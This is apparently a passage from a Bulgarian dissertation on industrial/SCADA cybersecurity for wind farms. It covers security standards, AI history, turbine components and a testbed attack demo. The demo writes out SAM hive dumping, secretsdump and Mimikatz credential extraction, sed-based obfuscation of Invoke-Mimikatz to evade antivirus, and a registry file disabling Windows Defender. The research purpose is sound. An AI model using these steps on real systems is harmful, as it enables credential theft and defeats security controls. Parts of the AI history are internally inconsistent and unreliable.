Това е както стандарт, така и насока и е публикувано от IEEE през 2000 г. [45]. Той е валиден в цял свят и е насочен към подстанции. По отношение на съдържанието са обяснени проблемите със сигурността, свързани с проникването на хора в подстанциите. Освен това са представени различни техники и методи за предотвратяване на неоторизирано проникване.

IEEE 1711 - Стандарт за пробна употреба за криптографски протокол за киберсигурност на серийни връзки към подстанцията

Подобно на IEEE 1402, обяснен по-горе, международният стандарт, публикуван през 2010 г., също е насочен към подстанции [46]. Това е стандарт за тестово използване и дефинира криптографски протокол, приложим към киберсигурността на серийните връзки. Посочени са два типа криптографски модули: криптографският модул SCADA и криптографският модул за поддръжка.

ISA 99 Сигурност на системи за производство и контрол

ISA 99 е международен стандарт и същевременно насока. Състои се от поредица от стандарти, някои от които са публикувани през 2007 и 2009 г. [47]. Занимава се с електронната безопасност в околната среда на промишлени предприятия.

- *ANSI/ISA-99.01.01-2007: Тази част дефинира концепциите и моделите за осигуряване на електронната сигурност на системите за индустриална автоматизация.*

- *ANSI/ISA-TR99.01.02-2007: Това е технически доклад за използваемостта и приложимостта на технологиите за сигурност за промишлено оборудване и системи за управление.*
- *ANSI/ISA-99.02.01-2009: Описва как може да се създаде система за управление на киберсигурността и съдържа информация за това как изискванията могат да бъдат изпълнени и приложени.*
- *ANSI/ISA-99.02.02: Използването на програма за сигурност е описано тук. Той включва дефиниции и приложения за ефективност на програмата. Частта обаче не беше публикувана.*
- *ANSI/ISA–99.03.xx: Тази част не е разработена напълно. Идеята е да се опишат дефиниции и характеристики на индустриални системи, които са различни от ИТ системите и по този начин уникални за изискванията за сигурност.*

IEC 61400-25-2 - Комуникации за наблюдение и управление на вятърни електроцентрали - Информационни модели

Този стандарт предоставя семантични данни модел за вятърни електроцентрали, както и индивидуални вятърни турбини. Семантичният модел е еквивалент на език: в международна среща се взема решение какъв език да се използва за разговори между хора от различни страни, като френски, китайски или (често) английски. Езикът е дефиниран в IEC 61400-25-2.

IEC 61508 Функционална безопасност на електрически/електронни/програмируеми електронни системи за безопасност

IEC 61508 е международен стандарт за функционална безопасност на електрически, електронни и програмируеми електронни системи, свързани с безопасността. Публикуван е за първи път през 1998 г. и е ревизиран през 2010 г. Стандартът предоставя рамка за разработване, проектиране и внедряване на системи за безопасност, за да се гарантира, че те отговарят на определени изисквания за безопасност. IEC 61508 определя четири нива на интегритет на безопасност - SIL 1, SIL 2, SIL 3, и SIL 4. Стандартът изисква системите, свързани с безопасността, да бъдат проектирани и внедрени с помощта на систематичен и структуриран подход, който включва анализ на опасностите, оценка на риска и определяне на нивото на пълнота на безопасността. IEC 61508 не е предписващ стандарт и не предоставя подробни насоки за това как да се постигне функционална безопасност. Вместо това, той очертава процесно-ориентиран подход към функционалната безопасност, като подчертава значението на разбирането на системния контекст и свързаните рискове. Стандартът изисква системите за безопасност да бъдат проектирани и внедрени от компетентен персонал и да бъдат взети подходящи мерки за осигуряване на тяхната постоянна безопасност и надеждност.

Като това са основните стандарти, а насоките и регулациите са описани по-подробно в дисертационния труд.

ГЛАВА 4 ОБЗОР НА МЕТОДИТЕ НА МАШИННОТО ОБУЧЕНИЕ ЗА КИБЕРСИГУРНОСТ В ИНДУСТРИАЛНИТЕ СИСТЕМИ


В тази глава се разглеждат основите на машинното обучение за киберсигурност в индустриалните системи. Фундаменталните основи на Изкуствения интелект (Artificial Intelligence (AI)) са положени в Dartmouth College по време на първата конференция за Изкуствен интелект през 1956. След въвеждането на термина AI започва масово проучване в тази сфера. Създават се и се развиват много нови езици и алгоритми като например ЛИСП. По това време се създава също персептрона. Въпреки огромният интерес и задълбоченото проучване в тази

насока, през 70-те AI вече не счита за толкова интересна област за проучване, защото бизнесът не вижда практическата приложимост. От своя страна това води до занижаване на интереса към финансиране на изследователски проекти свързани с AI.

През 90-те AI все още не се използва в големите корпорации. По това време също се ражда идеята за персептрона и обратно разпространение (back-propagation). В края на 90-те алгоритмите за adaptive boosting algorithm и support vector machines са създадени. IBM успява да създаде първият супер компютър за шах, който успява да победи световния шампион по шах. Тогава започва да се използва друга терминология, а именно машинно обучение (Machine Learning). Машинното обучение е вариация на Изкуствения интелект, което позволяла на системите да се самообучават от определен сет от данни без намесата на хора. ML има различни методи за обучение – контролиран, неконтролиран или полу-контролиран.


През 2006 за пръв път са представени невронните мрежи с възможности за Deep learning. В Индустрия 4.0 тази вариация на AI е позната като Deep learning (DL).

На следващата фигура са показани различните стадии на развитие през които преминава изкуствения интелект.



Фиг. 34 Развитие на Изкуствения интелект през различните години

Както е показано на предната фигура, заедно с развитието на Машинното обучение (ML) и DL също е постигнал големи успехи в апликации, които се използват ежедневно (например Сири или Алекса). На следващата фигура са изобразени Вен диаграми, които показват взаимно зависимостта между DL и ML.



Фиг. 35 Подразделение на Изкуствения интелект

Напредъкът на изкуственият интелект се разглежда като важна ключова технология, която е необходима за поддържане на икономическите резултати на повечето компании. По отношение на процедурите и процесите в контекста на Индустрия 4.0, изкуственият интелект има висок потенциал за създаване на стойностни неща в производствената и обслужващата индустрия. В бъдеще предварително дефинираните, производствени линии и линии с добавена стойност трябва да бъдат трансформирани в гъвкави и променливи, динамични производствени и обслужващи екосистеми. Традиционните, но също и новопроектирани производствени процеси и прилежащите процеси, като логистичните процеси, могат да бъдат подобрени чрез изкуствен интелект. По този начин могат да бъдат реализирани продукти, процеси, услуги или нови бизнес модели, които са оптимизирани, по-адаптивни, по-устойчиви на грешки или които не са били реализирани до момента – наред с други неща, поради тяхната сложност. Решаващият фактор тук е високата адаптивност и способност за решаване на проблеми на техническата система.

ГЛАВА 5. КАК РАБОТЯТ ВЯТЪРНИТЕ ТУРБИНИ

В тази глава се разглежда устройството на вятърните турбини и техните компоненти, както и електрическата схема на свързване, заедно с референтната архитектура.

Вятърните турбини са устройства, които преобразуват кинетичната енергия на вятъра в електрическа енергия. Те са съставени от няколко основни компонента, включително глава, гребла, генератор и контролен панел. Главата на вятърната турбина е метална конструкция, която съдържа греблата на турбината. Тези гребла са направени от здрави и леки материали, като например стъклопласт или карбонови влакна, и са обикновено оформени като

крила на самолет. Греблата са поставени на въртяща се ос, наречена ротор, която преминава кинетичната енергия на вятъра към генератора.

Генераторът е устройство, което преобразува кинетичната енергия на ротора в електрическа енергия. Тези генератори могат да бъдат синхронни или асинхронни, в зависимост от начина, по който са свързани към електрическата мрежа. Възможно е да се използват и различни видове генератори, като например постояннотокови или трифазни.

Контролните панели на вятърните турбини контролират скоростта на ротора и по този начин управляват електрическия ток, който се произвежда. Тези контролни панели също така осигуряват защита на системата, като например спиране на турбината при твърде висок вятър или при непредвидимо поведение на електрическата мрежа.

Вятърните турбини имат и други важни компоненти, като например сензори за измерване на скоростта и посоката на вятъра, системи за управление на връзката с електрическата мрежа и механизми за повдигане и спускане на главата на турбината за осъществяване на ремонтни дейности.

Когато вятърът се движи над греблата на вятърната турбина, греблата започват да се въртят, а роторът на турбината започва да се върти благодарение на движението на греблата. Скоростта на ротора се управлява от контролните панели, които регулират електрическия ток, който се произвежда от генератора. Така се осигурява максимална ефективност на системата и се минимизира вредата за околната среда.

Един от основните проблеми, свързани с вятърните турбини, е техният дизайн, който трябва да бъде оптимизиран за максимална ефективност в различни условия на вятъра. За да бъдат ефективни, турбините трябва да бъдат настроени правилно, като се вземат предвид параметри като скоростта и посоката на вятъра, типа на греблата, формата на главата на турбината и др.

Вятърните турбини могат да бъдат използвани за производство на електроенергия както в големи, така и в малки мащаби. Най-големите вятърни турбини могат да имат височина от над 100 метра и да имат капацитет от няколко мегавата, докато по-малките турбини са подходящи за индивидуално използване в домашна или бизнес среда.

Когато се използват в комбинация с други източници на енергия, вятърните турбини могат да се използват за производство на енергия във всички часове на денонощието, докато при необходимост се ползват други източници на енергия, като газ, въглища или ядрена енергия. Това ги прави икономически ефективен и екологично чист източник на енергия, който може да се използва във все по-голям мащаб. Вятърните турбини могат да бъдат инсталирани както на суша, така и в морски области. Тези, които са инсталирани в морски области, се наричат морски вятърни турбини. Морските вятърни турбини имат някои предимства пред тези, които са инсталирани на суша, като например по-силни ветрове и по-малко вероятност от вреди за околната среда. Освен това могат да бъдат поставени на голямо разстояние от брега, където скоростта на вятъра е по-голяма, което ги прави по-ефективни.

Едно от предизвикателствата, свързани с морските вятърни турбини, е техният монтаж и поддръжка. Това изисква специално обучение и опит, както и подходящи технологии и оборудване. Освен това съществуват предизвикателства във връзка с транспортирането и монтажа на турбините на морското дъно, както и с поддръжката и ремонтите на морските турбини.

В заключение, вятърните турбини са един от най-бързо развиващите се източници на енергия в света. Те могат да предоставят чиста енергия във всички часове на денонощието, като същевременно помагат за намаляване на емисиите на въглероден диоксид и други замърсители. Въпреки че все още има предизвикателства, свързани с технологията на вятърните турбини, те се очаква да играят все по-важна роля в производството на енергия в бъдеще.

Някои от основните компоненти на вятърните турбини са показани по-долу:

Кула на турбината - сърцевината на турбината, която съдържа механизмите за генериране на електрическа енергия, въртящия се вал, генератора, скоростната кутия и системите за управление.

Лопатки - тези кръстати конструкции въртят главината и въртящия се вал на турбината.

Главина - това е средната точка на лопатките, където те са прикрепени към въртящия вал.

Стъпка - това е ъгълът, под който са настроени лопатките, като се регулира от система за управление, за да се улавя максималното количество вятър.


Въртящ се вал - това е основният механизъм, който прехвърля механичната енергия от лопатките на турбината към генератора.

Генератор - това е машина, която трансформира механичната енергия, произведена от вятъра, в електрическа енергия.

Скоростна кутия - това е механизъм, който увеличава скоростта на въртящия се вал, за да се генерира по-голямо количество електрическа енергия.

Контролен панел - това е компютърна система, която контролира работата на турбината, включително ъгъла на лопатките и скоростта на въртене.


Този раздел предоставя преглед на функционалните слоеве на нашата тестова архитектура на SCADA и разглежда взаимодействията между тях. Референтната архитектура за този тестов модел, както е илюстрирано на следващата фигура, вече беше представена в нашата предишна работа в следната публикация PUB 1.



Фиг. 62 Референтна архитектура на ИТ/ОТ физически модел

Офисната мрежа представлява ИТ страна на едно индустриално предприятие. Подобно е на типична корпоративна мрежа, която е свързана към LAN/WAN и интернет. Въпреки това, в

случаи на комунални услуги и промишлени предприятия (напр. ICS системи), корпоративната мрежа често е свързана с мрежата за управление, за да рационализира бизнес операциите чрез осигуряване на мрежов достъп до важни данни в мрежата за управление. Тази връзка създава значителна важност за информационната сигурност, тъй като нападателят може да получи достъп до контролната мрежа през Интернет чрез компрометиране на възли в офисната мрежа чрез фишинг имейл, както е показано на следващата фигура PUB 2.



Фиг. 63 Примерна кибератака над вятърен парк

Архитектурата включва офис мрежова работна станция, инженерна работна станция, HMI (интерфейс човек-машина), PLC (програмируем логически контролер), 3D отпечатани вятърни турбини. Инженерната работна станция се използва от инженерите за програмиране на PLC и HMI с помощта на софтуера Siemens Step 7 TIA. Офисната работна станция се използва от ИТ служителите за изпълнение на различни бизнес задачи. Комуникационни медии като безжични/радио и LAN/WAN връзки обикновено се използват в SCADA мрежи. Повечето SCADA протоколи като този, използван в нашата демонстрация, който е Modbus, нямат никакви механизми за удостоверяване или поверителност, което ги прави уязвими за атаки. Системата контролира и наблюдава физическата инфраструктура, като електрическата мрежа за малко село и вятърната турбина. SCADA системите използват сензори и задвижващи механизми, свързани към PLC/RTUs, поставени в турбинния TCU (устройство за управление на кулата) за регулиране на двигателя на въртене на гондолата, за да регулира позицията си според посоката на вятъра или да се отдалечи от нея, ако е необходимо.

Процесът на създаване на физическия тестов модел преминава през следните основни стъпки:

Преглед на високо ниво на референтната архитектура.

Общ преглед на високо ниво на електрическия дизайн на физическия тестов модел, както е показано на следващата фигура.

Преглед на високо ниво на примерен сценарий на атака, както е показано на фигурата по-горе.

Програмиране на PLC и HMI с помощта на стълбовидна логика.

Доставяне на всички мрежови и електрически компоненти за изграждане на вятърна турбина с малък размер.

Свързване на IT и OT компонентите заедно.

Създаване на базиран на Python PoC (Proof of Concept) код за демонстриране на сценария на атака с помощта на локален C&C (Command and Control) сървър във VirtualBox.

Създаване на алгоритъм за машинно обучение, който ще бъде обучен с уловените данни от тестовия модел. Целта би била в крайна сметка да се предвиди и защити настройката на тестовия модел срещу подобни видове атаки.

Примерна Атака -> Конфигуриране на IT атака

Windows Хешове

Хешовете на Windows са начинът, по който Windows съхранява пароли на машини.

NTLM (също известно като NT) са хешовете на локалните потребители.


NTLMv1/v2 (също известно като Net-NTLMv1/v2) са хешовете, които се използват за мрежово удостоверяване.

MSCASHv1/v2 (също известно като DCCv1/v2) са хешовете на потребителите на домейна.

Важно е да се отбележи, че NTLM ≠ NTLMv1/v2 ≠ MSCASHv1/v2. NTLM хешовете се състоят от две части:

LM hash (turned off since Windows Vista / Windows 2008).

NT hash (can be lonely, it stays NTLM hash).



Фиг. 76 Структура на Windows NTLM hash

NTLM хешовете се съхраняват в базата данни SAM на машината или в NTDS базата данни на домейн контролера. Нека видим общи техники за извличане на NTLM хешове.

Dumping SAM database manually

Първо вземете копие на кошерите SAM, SECURITY и SYSTEM:

C:\> reg.exe save hklm\sam c:\temp\sam.save

C:\> reg.exe save hklm\security c:\temp\security.save

C:\> reg.exe save hklm\system c:\temp\system.save

След това извлечете NTLM хешове със secretdump от impacket:

$ secretsdump.py -sam sam.save -security security.save -system system.save LOCAL

[...]

[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)

renadm:500:aad3b435b51404eeaad3b435b51404ee:3e24dcead23468ce597d6883c576f657:::

Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::

support:1000:aad3b435b51404eeaad3b435b51404ee:64f12cddaa88057e06a81b54e73b949b:::

[...]

Извличане и кракване на NTLM хешове с Meterpreter
На локални машини просто използвайте smart_hashdump:
meterpreter > run post/windows/gather/smart_hashdump

Извличане на NTLM хешове с Mimikatz
Използвайте следната команда в Mimikatz :

```
mimikatz # privilege::debug
mimikatz # token::elevate
mimikatz # lsadump::sam
```

[...]
RID : 000001f4 (500)
User : Administrateur
Hash NTLM: 9e34bcb5b7335c9a72795b364ab0176c
RID : 000003e9 (1001)
User : localadmin
Hash NTLM: b26906d7457cbe74931011c3c5d1ac92
RID : 000003eb (1003)
User : aas
Hash NTLM: 9e34bcb5b7335c9a72795b364ab0176c

Тези хешове са частта от NT. За да получите пълен NTLM формат, просто добавете празната LM част: aad3b435b51404eeaad3b435b51404ee:<NThash>

В тази демонстрация няма да бъдат показани нови техники или атаки. Следователно Windows Defender ще бъде изключен, за да не пречи на Mimikatz. В реални атаки се използва модифицирана версия на Mimikatz, която не може да бъде засечена от Windows Defender. Има няколко техники за маскиране на кода, които могат да се използват, за да помогнат за генерирането на тази „персонализирана“ версия на Mimikatz, за да се заобиколи антивирусната програма. Примерни стъпки са показани в следващия ред. Също така самия процес на сваляне на Mimikatz на компютъра нападнат от нас, трябва да бъде маскиран.


```
sed -i -e 's/Invoke-Mimikatz/Invoke-Mimidogz/g' Invoke-Mimikatz.ps1
sed -i -e '/<#/,/#>/c\\' Invoke-Mimikatz.ps1
sed -i -e 's/^[[:space:]]*#.*$//g' Invoke-Mimikatz.ps1
sed -i -e 's/DumpCreds/DumpCred/g' Invoke-Mimikatz.ps1
sed -i -e 's/ArgumentPtr/BirdIsTheWord/g' Invoke-Mimikatz.ps1
sed -i -e 's/CallDllMainSC1/UnceUnceUnce/g' Invoke-Mimikatz.ps1
sed -i -e "s/\-Win32Functions \$Win32Functions$/\-Win32Functions \$Win32Functions #\-/g"
Invoke-Mimikatz.ps1
```

Следващата част трябва е запазена във файл defender_disable.reg и трябва да се изпълни както на Office машината, така и на инженерните машини преди атаката над PLC да бъде извършена.

```
Windows Registry Editor Version 5.00
[HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows Defender]
"DisableAntiSpyware"=dword:00000001
[HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows Defender\Real-Time Protection]
"DisableBehaviorMonitoring"=dword:00000001
"DisableOnAccessProtection"=dword:00000001
"DisableScanOnRealtimeEnable"=dword:00000001
```

Извършване на фишинг атака

В нашата физическа тестова атака ние изпращаме злонамерен имейл до офисния компютър. Прикаченият файл съдържа Excel лист, който изпълнява макрос и изтегля зловреден софтуер, който заразява офисния компютър и дава на атакуващия неоторизиран достъп до системата. След това злонамереният софтуер използва офисния компютър, за да се разпространи до инженерния компютър през мрежата, като използва Mimikatz, за да получи локалната администраторска парола, която е конфигурирана на двата компютъра. На фигурата по-долу е показан примерен фишинг имейл с прикачен към него злонамерен Excel.



Фиг. 77 Примерен фишинг имейл с Excel прикачен файл

В представения досега физически тестов модел сме демонстрирали реални атаки, които са актуални и се използват от зловредни нападатели срещу индустриална инфраструктура. Тези атаки се основават на документирани заплахи и случаи от киберсигурността. Следващата таблица съдържа извадка от изследване, проведено от Тренд Микро, което подчертава нарастващата сложност и честота на кибернетичните атаки над индустриални обекти. Този анализ ни насочва към значимостта на подходящите мерки за защита и предотвратяване на възможни кибернетични заплахи.

Следващата таблицата показва споменатите по-горе стандартни инструменти.

Tool	Intended Use	How It is Used for Ransomware Campaigns	Ransomware Campaigns That Used This Tool
Cobalt Strike	Емулация на заплахи	Задна врата	Clop, Conti
PsExec	Изпълнение на процеси на други системи	Използване на валидни данни на множество машини	Petya, ProLock, Ryuk, Sodinokibi
Mimikatz	Код за доказателство на концепцията за демонстриране на уязвимости	Фишинг имейл, който съдържа MS Excel документ със злонамерен макрос	Maze, ProLock, RansomExx, Sodinokibi
Process Hacker	Наблюдение на системните ресурси, отстраняване на грешки в софтуера и откриване на зловреден софтуер	Откриване и прекратяване на процес/услуга (включително решения против зловреден софтуер)	Crysis, Nefilim, Sodinokibi

Таблица 9 ICS Cyber Kill Chain for SCADA Testbed

Трябва да се отбележи, че някои групи използват няколко инструмента едновременно, а не само един инструмент, тъй като един инструмент може да активира следващия и т.н. Например Mimikatz, който може да бъде използван за кражба на NTLM хешове, може да предостави достъп до функции на PsExec, които изискват администраторски привилегии. Това е симулирано в нашето демо.

